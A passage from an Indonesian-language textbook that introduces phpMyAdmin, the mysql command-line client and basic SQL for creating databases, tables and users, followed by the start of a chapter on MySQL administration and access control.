


Gambar 1.6 Memasukkan parameter user phpMyAdmin

Sekarang klik *Next*, tinjau ringkasan yang ditampilkan, jika sudah siap, klik tombol *Deploy*. Setelah beberapa detik, kita akan melihat bahwa aplikasi berhasil digunakan, sehingga phpMyAdmin siap untuk diakses dengan memasukkan ini pada browser:


<http://localhost/phpmyadmin>

Ini akan memunculkan dialog yang ditunjukkan pada Gambar dibawah ini, di mana kita harus memasukkan username dan password sebelum mengklik tombol Log In.



Gambar 1.7 Masuk ke phpMyAdmin

Browser kita sekarang akan terlihat seperti Gambar dibawah ini, dan phpMyAdmin diap digunakan sebagai pengganti command line MySQL.



Gambar 1.8 Layar utama phpMyAdmin

Menggunakan phpMyAdmin

Di panel kiri layar utama phpMyAdmin, kita dapat mengklik menu drop-down yang bertuliskan "(Database)" untuk memilih database yang ingin kita gunakan. Fungsinya untuk membuka database dan menampilkan tabelnya. Dari sini kita dapat melakukan semua operasi utama, seperti membuat database baru, menambahkan tabel, membuat indeks, dan banyak lagi lainnya. Untuk membaca dokumentasi pendukung phpMyAdmin, kunjungi <https://docs.phpmyadmin.net>.

1.5 BERKOMUNIKASI DENGAN MySQL

Semua interaksi kita dengan database dilakukan dengan mengirimkan pesan ke server MySQL. Server MySQL harus dapat memahami instruksi yang kita kirimkan. Kita berkomunikasi menggunakan Structured Query Language (SQL), yang merupakan bahasa komputer standar yang dipahami, setidaknya dalam beberapa bentuk, oleh sebagian besar sistem manajemen database. Untuk membuat permintaan yang dapat dipahami MySQL, kita membuat pernyataan SQL dan mengirimkannya ke MySQL server.

MySQL di server jauh

Jika kita mengakses MySQL di server jauh, kita harus Telnet (atau lebih baik, untuk keamanan, gunakan SSH) ke mesin jarak jauh, yang mungkin akan menjadi jenis Linux/FreeBSD/Unix box. Karena begitu masuk kesitu, tampilannya akan terlihat sedikit berbeda. Hal ini tergantung pada bagaimana administrator sistem mengatur server, terutama jika akses MySQL menggunakan kata sandi. Kita dapat mencoba mengetik kode yang berikut: ini, yang mana *user name*-nya adalah user name yang kita buat sendiri:

```
mysql -u username -p
```

Masukkan kata sandi kita saat diminta. Kita dapat mencoba perintah berikut:

```
SHOW databases;
```

Disini, bisa jadi ada database lain yang sudah dibuat, dan *test database* tidak muncul. Ingatlah juga bahwa administrator sistem memiliki kendali penuh atas segalanya dan kita dapat menemukan beberapa pengaturan yang tidak terduga. Misalnya, kita mungkin diminta untuk mengawasi semua nama database yang kita buat dengan string identifikator unik untuk memastikan bahwa itu benar-benar kita. Sehingga, jika kita memiliki masalah, bicarakan dengan administrator sistem Anda, karena dia akan menyelesaikan masalah kita. Beri tahu sysadmin bahwa kita memerlukan nama user dan kata sandi. Kita juga harus meminta membuat database baru atau, minimal, memiliki setidaknya satu database yang siap untuk kita gunakan. Selanjutnya, dalam database tersebut kita dapat membuat semua tabel yang kita butuhkan.

Menggunakan Antarmuka Command line

Selanjutnya untuk mengakses MySQL secara langsung pada Windows, Mac OS X, atau Linux memiliki cara dan perintah yang sama karena semua perintah yang digunakan (dan kesalahan yang mungkin kita terima) adalah identik.

Membangun kueri SQL

SQL hampir semuanya menggunakan bahasa Inggris; sebagian besar terdiri dari kata-kata bahasa Inggris, disatukan menjadi rangkaian kata yang terdengar mirip dengan kalimat bahasa Inggris. Secara umum (untungnya), kita tidak perlu memahami bahasa teknis misterius apa pun untuk menulis kueri SQL hingga memiliki. Kata pertama dari setiap pernyataan adalah namanya, yang merupakan kata tindakan (kata kerja) yang memberi tahu MySQL apa yang ingin kita lakukan. Pernyataan yang kita bahas ini adalah CREATE, DROP, ALTER, SHOW, INSERT, LOAD, SELECT, UPDATE, dan DELETE. Kosakata dasar ini cukup untuk membuat — dan berinteraksi dengan — database di situs web. Nama pernyataan diikuti oleh kata dan frasa — beberapa diperlukan dan beberapa opsional — yang memberi tahu MySQL cara melakukan tindakan. Misalnya, kita selalu perlu memberi tahu MySQL apa yang harus dibuat, dan kita selalu perlu memberi tahu tabel mana yang akan memasukkan data ke dalam atau untuk memilih data.

Berikut ini adalah pernyataan SQL yang khas. Seperti yang kita lihat, ini menggunakan kata-kata bahasa Inggris:

```
SELECT lastName FROM Member
```

Saat pernyataan menggunakan SELECT, itu dikenal sebagai kueri, karena kita meminta informasi dari database. Kueri ini mengambil semua nama belakang yang disimpan dalam tabel bernama Member. Kueri yang lebih rumit, seperti berikut ini, kurang seperti bahasa Inggris:

```
SELECT lastName,firstName FROM Member WHERE state="CA" AND city="Fresno" ORDER BY
lastName
```

Kueri ini mengambil semua nama belakang dan nama depan member yang tinggal di Fresno dan kemudian menempatkannya dalam urutan abjad berdasarkan nama belakang. Meskipun kueri ini kurang seperti bahasa Inggris, itu masih cukup jelas. Berikut adalah beberapa poin umum yang perlu diingat saat membuat pernyataan SQL, seperti yang diilustrasikan dalam contoh kueri sebelumnya:

- **Kapitalisasi:** Dalam buku ini, kita menempatkan kata-kata bahasa SQL dalam huruf besar semua; item informasi variabel (seperti nama kolom) biasanya diberi label yang semuanya atau sebagian besar huruf kecil. Kita melakukan ini untuk memudahkan kita membaca — bukan karena MySQL memerlukan format ini. Kasus kata-kata SQL tidak masalah; misalnya, pilih sama dengan SELECT, sama dengan FROM, sejauh menyangkut MySQL. Di sisi lain, kasus nama tabel, nama kolom, dan informasi variabel lainnya penting jika sistem operasi kita adalah Unix atau Linux. Saat kita menggunakan Unix atau Linux, MySQL harus sama persis dengan nama kolom, jadi kasus nama kolom harus benar — misalnya, nama belakang tidak sama dengan nama belakang. Windows, bagaimanapun, tidak pilih-pilih seperti Unix dan Linux; dari sudut pandangnya, nama belakang dan nama belakang adalah sama.
- **Spasi:** Kata-kata SQL harus dipisahkan oleh satu spasi atau lebih. Tidak masalah berapa banyak ruang yang kita gunakan; kita juga bisa menggunakan 20 spasi atau hanya 1 spasi. SQL juga tidak memperhatikan akhir baris. Kita dapat memulai baris baru di titik mana pun dalam pernyataan SQL atau menulis seluruh pernyataan pada satu baris.
- **Kutipan:** Perhatikan bahwa CA dan Fresno diapit oleh tanda kutip ganda (") pada kueri sebelumnya. CA dan Fresno adalah serangkaian karakter yang disebut string teks, atau string karakter. Kita meminta MySQL untuk membandingkan string teks dalam kueri SQL dengan string teks yang sudah disimpan di database. Saat kita membandingkan angka (seperti bilangan bulat) yang disimpan dalam kolom numerik, kita tidak menyertakan angka dalam tanda kutip.

Kitamembahas detail kueri SQL tertentu di bagian buku tempat kita membahas penggunaannya.

Titik Koma

Mari kita mulai dengan dasar-dasarnya. Apakah kita memperhatikan titik koma (;) di akhir database **SHOW**; perintah yang kita ketik? Titik koma digunakan oleh MySQL untuk memisahkan atau mengakhiri perintah. Jika kita lupa memasukkannya, MySQL akan mengeluarkan prompt secara terus menerus. Titik koma yang diperlukan dibuat menjadi

bagian dari sintaks untuk memungkinkan kita memasukkan perintah beberapa baris. Hal ini juga memungkinkan kita untuk mengeluarkan lebih dari satu perintah pada satu waktu dengan menempatkan titik koma setelah masing-masing perintah. Ada enam petunjuk berbeda yang diberikan MySQL kepada Anda, jadi kita akan selalu tahu di mana kita berada selama input multiline.

Tabel 1.2 Enam perintah MySQL

Perintah MySQL	Arti
mysql	Siap dan menunggu perintah
->	Menunggu baris pada sebuah perintah
'>	Menunggu baris string berikutnya dimulai dengan satu kutipan
">	Menunggu baris string berikutnya dimulai dengan tanda kutip ganda
`>	Menunggu baris berikutnya dari string dimulai dengan backtick
/*>	Menunggu baris komentar berikutnya dimulai dengan /*

Membatalkan perintah

Jika kita setengah jalan memasukkan perintah dan kita tidak ingin menjalankannya, kita dapat memasukkan `\c` dan tekan Return. Contoh dibawah ini menunjukkan cara menggunakannya `\c`.

Contoh Membatalkan baris input

```
meaningless gibberish to mysql \c
```

Ketika kita memasukkan `\c`, MySQL akan mengabaikan semua perintah yang kita ketik dan mengeluarkan prompt baru. Tanpa `\c`, maka akan menampilkan pesan kesalahan. Namun jika kita telah membuka string atau komentar, sebelum menggunakan `\c` kita harus menutup string terlebih dahulu karena jika tidak, MySQL akan mengira `\c` hanyalah bagian dari string. Perhatikan contoh membatalkan input dalam string dibawah ini.

Contoh Membatalkan input dari dalam string

```
this is "meaningless gibberish to mysql" \c
```

Perhatikan juga bahwa menggunakan `\c` setelah titik koma tidak akan berfungsi, karena itu merupakan pernyataan baru.

Mengirim kueri SQL

Anda dapat mengirim kueri SQL ke MySQL dengan beberapa cara. Dalam buku ini, kita membahas dua metode pengiriman kueri berikut:

- **Client mysql:** Saat kita menginstal MySQL, client mysql berbasis teks diinstal secara otomatis. Client sederhana ini dapat digunakan untuk mengirim kueri.
- **Fungsi bawaan PHP:** kita berkomunikasi dengan database MySQL dari skrip PHP dengan menggunakan fungsi bawaan PHP yang dirancang khusus untuk tujuan ini. Fungsi terhubung ke server MySQL dan mengirim kueri SQL.

Perintah MySQL

Anda telah melihat perintah SHOW, yang mencantumkan tabel, database, dan banyak item lainnya.

Tabel 1.3 Perintah umum MySQL

Command (Perintah)	Aksi
ALTER	Mengubah database atau tabel
BACKUP	Backup tabel
\c	Cancel input
CREATE	Membuat database
DELETE	Menghapus baris dari tabel
DESCRIBE	Menjelaskan kolom tabel
DROP	Menghapus database atau tabel
EXIT (CTRL-C)	Keluar
GRANT	Mengubah user privileges
HELP (h\, \?)	Display Help
INSERT	Memasukkan data
LOCK	Mengunci tabel
QUIT (\q)	Sama dengan EXIT
RENAME	Mengubah nama tabel
SHOW	Daftar detail tentang sebuah objek
SOURCE	Eksekusi file
STATUS (\s)	Display status saat ini
TRUNCATE	Tabel kosong
UNLOCK	Unlock tabel
UPDATE	Update catatan yang tersedia
USE	Menggunakan database

Anda perlu mengingat beberapa poin tentang perintah MySQL:

- Perintah dan kata kunci SQL tidak peka huruf besar-kecil, misalnya **CREATE**, **create** dan **CReaTE** semuanya memiliki arti yang sama. Namun, demi kejelasan, gaya yang disarankan adalah menggunakan huruf besar.
- Nama tabel di Linux dan OS X peka huruf besar/kecil, tetapi di Windows tidak peka huruf besar/kecil. Jadi untuk tujuan portabilitas, kita harus selalu memilih casing dan mematuhi. Gaya yang disarankan adalah menggunakan huruf kecil untuk tabel.

Menggunakan client mysql

Ketika MySQL diinstal, program sederhana berbasis teks yang disebut `mysql` (atau terkadang antarmuka baris perintah atau CLI) juga diinstal. Program yang berkomunikasi dengan server adalah perangkat lunak client; karena program ini berkomunikasi dengan server MySQL, itu adalah client. Saat kita memasukkan kueri SQL di client ini, respons dikembalikan ke client dan ditampilkan di layar. Program monitor dapat mengirim pertanyaan melalui jaringan; tidak harus dijalankan pada mesin tempat database disimpan. Client ini selalu diinstal ketika MySQL diinstal, sehingga selalu tersedia. Ini cukup sederhana dan cepat jika kita tahu SQL dan dapat mengetik kueri kita tanpa kesalahan.

Untuk mengirim kueri SQL ke MySQL dari client `mysql`, ikuti langkah-langkah berikut:

1. Temukan client mysql.

Secara default, program client mysql diinstal di bin subdirektori, di bawah direktori tempat MySQL diinstal. Di Unix dan Linux, defaultnya adalah /usr/local/mysql/bin atau /usr/local/bin. Di Windows, defaultnya adalah c:\Program Files\MySQL\MySQL Server 5.0\bin. Namun, client mungkin diinstal di direktori yang berbeda. Atau, jika kita bukan administrator MySQL, kita mungkin tidak memiliki akses ke client mysql. Jika kita tidak tahu di mana MySQL diinstal atau tidak dapat menjalankan client, mintalah administrator MySQL untuk menempatkan client di suatu tempat di mana kita dapat menjalankannya atau untuk memberikan salinan yang dapat kita letakkan di komputer kita sendiri.

2. Jalankan client.

Di Unix dan Linux, ketik path/nama file (misalnya, /usr/local/mysql/bin/mysql). Di Windows, buka jendela command prompt dan kemudian ketik path\nama file (misalnya, c:\Program Files\MySQL\MySQL Server 5.0\bin\mysql). Perintah ini memulai client jika kita tidak perlu menggunakan nama akun atau kata sandi. Jika kita perlu memasukkan akun atau kata sandi atau keduanya, gunakan parameter berikut:

- -u user: user adalah nama akun MySQL Anda.
- -p: Parameter ini meminta kita memasukkan kata sandi untuk akun MySQL Anda.

Misalnya, jika kita berada di direktori tempat client mysql berada, perintahnya mungkin terlihat seperti ini:

```
mysql -u root -p
```

3. Jika kita memulai client mysql untuk mengakses database di seluruh jaringan, gunakan parameter berikut setelah perintah mysql:

-h host, dimana host adalah nama mesin dimana MySQL berada.

Misalnya, jika kita berada di direktori tempat client mysql berada, perintahnya mungkin terlihat seperti ini

```
mysql -h mysqlhost.mycompany.com -u root -p
```

Tekan Enter setelah mengetik perintah.

4. Masukkan kata sandi kita saat diminta. Client mysql dimulai, dan kita melihat sesuatu yang mirip dengan ini:

```
Welcome to the MySQL monitor. Commands end with ; or \g.
```

```
Your MySQL connection id is 459 to server version: 5.0.15
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

```
mysql>
```

5. Pilih database yang ingin kita gunakan.

Pada prompt mysql, ketik berikut ini:

```
use databasename
```

Gunakan nama database yang ingin kita kueri. Beberapa pernyataan SQL, seperti SHOW DATABASES, tidak mengharuskan kita memilih database. Untuk pernyataan tersebut, kita dapat melewati Langkah 5.

6. Pada prompt mysql, ketik pernyataan SQL kita diikuti dengan titik koma (;) dan kemudian tekan Enter.

Jika kita lupa mengetikkan titik koma (;) di akhir kueri, client mysql tidak akan mengeksekusi pernyataan tersebut. Sebaliknya, itu terus menampilkan

prompt (mysql>) sampai kita memasukkan titik koma. Tanggapan terhadap pernyataan ditampilkan di layar.

7. **Untuk meninggalkan client mysql, ketik quit pada prompt dan kemudian tekan Enter.** Anda dapat menggunakan client mysql untuk mengirim pernyataan SQL yang kita ketik sendiri, dan itu mengembalikan respons ke pernyataan tersebut.

Membuat database

Jika kita bekerja di server jauh dan hanya memiliki satu akun user dan akses ke satu database yang dibuat untuk Anda, lanjutkan ke bagian Membuat tabel. Jika tidak keluarkan perintah berikut untuk membuat database baru yang disebut *publikasi*:

```
CREATE DATABASE publications;
```

Perintah yang berhasil akan menampilkan pesan yang belum memiliki arti — Query OK, 1 row affected (0.00 sec). Sekarang setelah kita membuat database terbitkan:

```
USE publications;
```

Membuat User

Sekarang kita telah melihat betapa mudahnya menggunakan MySQL, dan membuat database pertama Anda, sekarang saatnya untuk melihat bagaimana kita membuat user, karena kita mungkin tidak ingin memberikan akses root skrip PHP kita ke MySQL. Untuk membuat user, keluarkan perintah **GRANT**:

```
GRANT PRIVILEGES ON database.object TO 'username'@'hostname' IDENTIFIED BY 'password';
```

Tabel 1.4 Contoh parameter untuk perintah GRANT

Argumen	Makna
.	Semua database dan semua objeknya
database.*	Hanya database yang disebut database dan semua objeknya
Database.object	Hanya database yang disebut database dan objeknya disebut objek

Jadi mari buat user yang hanya dapat mengakses database publikasi baru dan semua objeknya, dengan memasukkan yang berikut ini (mengganti nama user Guswi dan kata sandi *mypasswd* dengan yang kita pilih):

```
GRANT ALL ON publications.* TO 'Guswi'@'localhost' IDENTIFIED BY 'mypasswd';
```

Izinkan user *guswi@localhost* akses penuh ke database publikasi menggunakan *mypasswd*. Kita dapat menguji keberhasilan dari langkah ini dengan memasukkan *quit* untuk keluar dan kemudian menjalankan kembali MySQL seperti yang kita lakukan sebelumnya, tetapi alih-alih memasukkan *-u root -p*, ketik *-u guswi -p*, atau nama user apa pun yang kita buat. Lihat Tabel selanjutnya untuk perintah yang benar untuk sistem operasi kita. Ubah seperlunya jika program klien mysql diinstal di direktori yang berbeda di sistem kita.

Tabel 1.5 Memulai MySQL dan masuk sebagai guswi@localhost

OS	Contoh perintah
Windows	"C:\Program Files\Zend\MySQL55\bin\mysql" -u guswi -p
Mac OS	ApplicationsMAMP/Library/bin/mysql -u guswi -p
Linux	mysql -u guswi -p

Ketika kita ingin masuk, selanjutnya, yang diminta adalah memasukkan kata sandi kita. Dibagian ini, kita juga dapat menempatkan kata sandi kita setelah -p (tanpa spasi) untuk agar password tidak diminta lagi, tapi ini dianggap sebagai praktik yang buruk, orang lain yang melihat sistem kita akan mengetahui perintah dan password yang kita buat. *Catatan:* kita hanya dapat memberikan *privileges* yang sudah kita miliki, dan kita juga harus memiliki *privileges* untuk mengeluarkan perintah GRANT. Ada berbagai macam *privileges* yang dapat kita pilih untuk diberikan jika kita tidak memberikan semua *privileges*. Untuk detail lebih lanjut, kunjungi <http://tinyurl.com/mysqlgrant>, yang juga mencakup perintah REVOKE, yang dapat menghapus *privileges* setelah diberikan. Perlu diketahui juga bahwa jika kita membuat user baru tetapi tidak menentukan klausa IDENTIFIED BY, user tidak akan memiliki kata sandi, situasi yang sangat tidak aman dan harus dihindari.

Membuat tabel

Pada titik ini, kita sekarang harus masuk ke MySQL dengan ALL *privileges* yang diberikan untuk publikasi database (atau database yang dibuat untuk Anda), jadi kita siap untuk membuat tabel pertama kita. Pastikan database yang benar digunakan dengan mengetik berikut ini (ganti publikasi dengan nama database kita jika berbeda):

```
USE publications;
```

Sekarang masukkan perintah satu baris pada satu waktu.

Contoh Membuat tabel yang disebut klasik

```
CREATE TABLE classics (  
author VARCHAR(128),  
title VARCHAR(128),  
type VARCHAR(16),  
year CHAR(4)) ENGINE MyISAM;
```

Atau kita juga bisa mengeluarkan perintah ini pada satu baris seperti ini:

```
CREATE TABLE classics (author VARCHAR(128), title VARCHAR(128),  
type VARCHAR(16), year CHAR(4)) ENGINE MyISAM;
```

Akan tetapi perintah MySQL biasanya panjang dan rumit, sehingga saya hanya menyarankan untuk menulis satu baris per instruksi hingga kita merasa nyaman dengan baris yang lebih panjang. Selanjutnya MySQL harus mengeluarkan respons Query OK, 0 rows affect, bersama dengan berapa lama waktu yang dibutuhkan untuk mengeksekusi perintah. Jika kita melihat pesan kesalahan maka periksa sintaks kita dengan cermat. Setiap tanda kurung dan koma dihitung, dan kesalahan pengetikan juga sering terjadi, sehingga kita harus sangat berhati-hati dalam mengetikkan tanda kode apapun. ENGINE MyISAM memberi tahu MySQL jenis mesin database yang digunakan untuk tabel ini. Untuk memeriksa apakah tabel baru kita telah dibuat, ketik:

```
DESCRIBE classics;
```

Anda akan melihat urutan perintah dan tanggapan yang ditunjukkan pada contoh dibawah ini, kita harus memperhatikan format tabel yang ditampilkan secara teliti.

Contoh. Sesi MySQL: membuat dan memeriksa tabel baru

```
mysql> USE publications;
Database changed
mysql> CREATE TABLE classics (
  -> author VARCHAR(128),
  -> title VARCHAR(128),
  -> type VARCHAR(16),
  -> year CHAR(4)) ENGINE MyISAM;
Query OK, 0 rows affected (0.03 sec)
mysql> DESCRIBE classics;
+-----+-----+-----+-----+-----+-----+
| Field | Type      | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| author | varchar(128) | YES  |     | NULL    |      |
| title  | varchar(128) | YES  |     | NULL    |      |
| type   | varchar(16)  | YES  |     | NULL    |      |
| year   | char(4)      | YES  |     | NULL    |      |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```

Perintah DESCRIBE adalah bantuan debugging yang sangat berharga ketika kita perlu memastikan bahwa kita telah membuat tabel MySQL dengan benar. Kita juga dapat menggunakannya untuk mengingatkan diri kita tentang nama field atau kolom tabel dan tipe data di masing-masing tabel. Mari kita lihat masing-masing judul secara detail:

Field

Nama setiap field atau kolom dalam tabel.

Type

Jenis data yang disimpan di field.

Null

Apakah field diperbolehkan berisi nilai NULL.

Key

MySQL mendukung kunci atau indeks, yang merupakan cara cepat untuk mencari data. *Key heading* menunjukkan jenis kunci (jika ada) yang telah diterapkan.

Default

Nilai default yang akan ditetapkan ke field jika tidak ada nilai yang ditentukan saat baris baru dibuat.

Extra

Informasi tambahan, seperti apakah field disetel ke peningkatan otomatis.

1.6 MELINDUNGI DATABASE MySQL ANDA

Anda perlu mengontrol akses ke informasi dalam database Anda. Kita perlu memutuskan siapa yang dapat melihat data dan siapa yang dapat mengubahnya. Jika orang jahat mendapatkan daftar informasi pribadi pelanggan kita (seperti nomor kartu kredit), kita jelas memiliki masalah. Kita perlu menjaga data Anda.

MySQL menyediakan sistem keamanan untuk melindungi data Anda. Sistem tersebut mencakup hal-hal berikut:

- **Akun MySQL:** Tidak ada yang bisa mengakses data di database kita tanpa akun. Akun tersebut memiliki nama yang harus digunakan pengguna. Akun juga dapat memiliki kata sandi yang harus diberikan user sebelum mereka mengakses akun. Selain itu, setiap akun menentukan dari mana kita dapat mengakses data, seperti hanya dari komputer saat ini atau hanya dari domain tertentu.
- **Izin:** MySQL menggunakan izin akun untuk menentukan siapa yang dapat melakukan apa. Siapa pun yang menggunakan akun yang valid dapat terhubung ke server MySQL, tetapi dia hanya dapat melakukan hal-hal yang diizinkan oleh izin untuk akun tersebut. Misalnya, akun mungkin diatur sehingga user dapat memilih data tetapi tidak dapat menyisipkan atau memperbarui data. Atau, akun mungkin disiapkan agar dapat mengubah data di tabel tertentu, tetapi hanya bisa melihat data di tabel lain.

Anda dapat membuat dan menghapus akun, menambah dan mengubah kata sandi, serta menambah dan menghapus izin dengan kueri SQL. Kita dapat mengirim kueri SQL dengan salah satu metode yang dijelaskan di bagian sebelumnya. Kita juga dapat mengelola akun MySQL kita dengan fitur yang disediakan oleh phpMyAdmin.

BAB 2

MENGELOLA MySQL

MySQL adalah perangkat lunak manajemen database. Ini mengelola database yang berisi informasi yang kita butuhkan untuk situs web dinamis yang kita bangun. Tujuan kita adalah untuk menyimpan data dalam database atau mengambil data dari database. Kita dapat menyimpan dan mengambil data secara langsung atau menyimpan dan mengambil data dari skrip PHP. Selain itu, seorang administrator MySQL diperlukan untuk memastikan bahwa MySQL melakukan pekerjaannya dengan benar dan efisien. Kita akan mempelajari tentang administrasi MySQL juga dalam bab ini. Dalam beberapa bagian pertama dari bab ini, kita akan mempelajari bagian tentang administrasi MySQL dan bagaimana cara mengontrol akses ke data kita dengan accountname, hostname, dan password. Selanjut, kita akan mengetahui informasi spesifik tentang cara menambahkan akun dan mengubah kata sandi dan privileges. Mencadangkan dan memulihkan database juga merupakan tugas administratif yang penting, dan kita juga memberi tahu kita cara melakukannya di bab ini. Terakhir, sebagai administrator MySQL, kita juga harus memastikan bahwa kita menggunakan MySQL versi terbaru, dan kita membahasnya di bagian akhir bab ini.

2.1 MEMAHAMI TANGGUNG JAWAB ADMINISTRATOR

Mengelola MySQL mencakup tugas-tugas yang diperlukan untuk memastikan bahwa MySQL dapat melakukan tugas manajemen datanya dengan cara yang efisien dan aman. Kita mungkin bertanggung jawab atas beberapa atau semua tugas administratif, tergantung pada cara kita mengakses MySQL. Jika kita menggunakan MySQL di komputer perusahaan hosting web, perusahaan hosting melakukan sebagian besar atau semua tugas administratif. Namun, jika kita menggunakan MySQL di komputer lokal Anda, kita adalah administratornya, yang sepenuhnya bertanggung jawab atas administrasi MySQL.

Adapun tugas pengurus antara lain sebagai berikut:

- **Instal MySQL.** Jika MySQL berjalan di komputer web hosting, kita tidak bertanggung jawab atas instalasi.
- **Start dan Shut down server MySQL.** Jika MySQL berjalan di komputer web hosting, kita tidak memulai atau menghentikan server.
- **Membuat dan memelihara akun user MySQL.** Tidak ada yang bisa mengakses data di database kita tanpa akun. Akun perlu dipasang dan dihapus, kata sandi ditambahkan atau dihapus, dan privileges yang ditetapkan atau dihapus dari akun. Kita menjelaskan pengelolaan akun user di bagian "Menyetel Akun MySQL," nanti di bab ini. Jika kita menggunakan MySQL di perusahaan hosting web, kita mungkin atau mungkin tidak diizinkan untuk membuat atau mengubah akun MySQL. Kita mungkin terbatas pada satu akun dengan privileges yang ditentukan.
- **Cadangkan data.** Kita perlu menyimpan salinan cadangan data kita jika data hilang atau rusak. Jika kita menggunakan MySQL di hosting web perusahaan, kita perlu memeriksa dengan perusahaan itu mengenai prosedur pencadangannya. Kita mungkin masih ingin menyimpan cadangan kita sendiri, untuk berjaga-jaga jika prosedur pencadangan perusahaan hosting web gagal. Kita dapat membaca tentang database cadangan di bagian "Mencadangkan Database Anda", nanti di bab ini.

- **Perbarui MySQL.** Instal rilis MySQL baru bila diperlukan. Jika MySQL berjalan di komputer hosting web, kita tidak bertanggung jawab atas pembaruan. Kita berbicara tentang memutakhirkan MySQL di bagian “Meningkatkan MySQL,” nanti di bab ini.

Akses Default ke Data Anda

Ketika MySQL diinstal, akun MySQL default bernama root diinstal. Terkadang, akun ini dipasang tanpa kata sandi. Jika kita mengkonfigurasi MySQL pada Windows dengan Wizard Konfigurasi, kita menetapkan kata sandi selama prosedur konfigurasi. Selain itu, kita mungkin telah menyiapkan akun anonim tanpa nama akun dan tanpa kata sandi. Jika kita mengakses MySQL melalui perusahaan hosting web, perusahaan memberi kita nama akun dan kata sandi untuk digunakan.

Secara umum, kita tidak boleh menggunakan root akun tanpa kata sandi. Jika instalasi kita mengatur akun root tanpa kata sandi, segera tambahkan kata sandi. Akun root diatur dengan semua privileges. Kita menggunakan akun ini untuk administrasi database MySQL Anda. Kita tidak memerlukan akun dengan semua privileges untuk mengakses database MySQL Anda, atau untuk menambah dan mengambil data. Oleh karena itu, dalam banyak kasus, kita ingin membuat akun dengan lebih sedikit privileges yang kita gunakan untuk mengakses data dari skrip PHP Anda, dan kita akan memberi tahu kita cara melakukannya di bab ini.

2.2 MENGONTROL AKSES KE DATA ANDA

Anda perlu mengontrol akses ke informasi dalam database Anda. Kita perlu memutuskan siapa yang dapat melihat data dan siapa yang dapat mengubahnya. Bayangkan apa yang akan terjadi jika pesaing kita dapat mengubah informasi di katalog produk online kita atau menyalin daftar pelanggan kita — kita akan gulung tikar dalam waktu singkat. Jelas, kita perlu menjaga data Anda.

Untungnya, MySQL menyediakan sistem keamanan untuk melindungi data Anda. Tidak ada yang bisa mengakses data di database kita tanpa akun. Setiap akun MySQL memiliki atribut berikut:

- Nama akun account name
- Nama host - host name — mesin tempat akun dapat mengakses server MySQL
- Kata sandi - password
- Satu set privileges

Untuk mengakses data Anda, seseorang harus menggunakan nama akun yang valid dan mengetahui kata sandi yang terkait dengan akun tersebut. Selain itu, orang tersebut harus terhubung dari komputer yang diizinkan untuk terhubung ke database kita melalui akun tertentu.

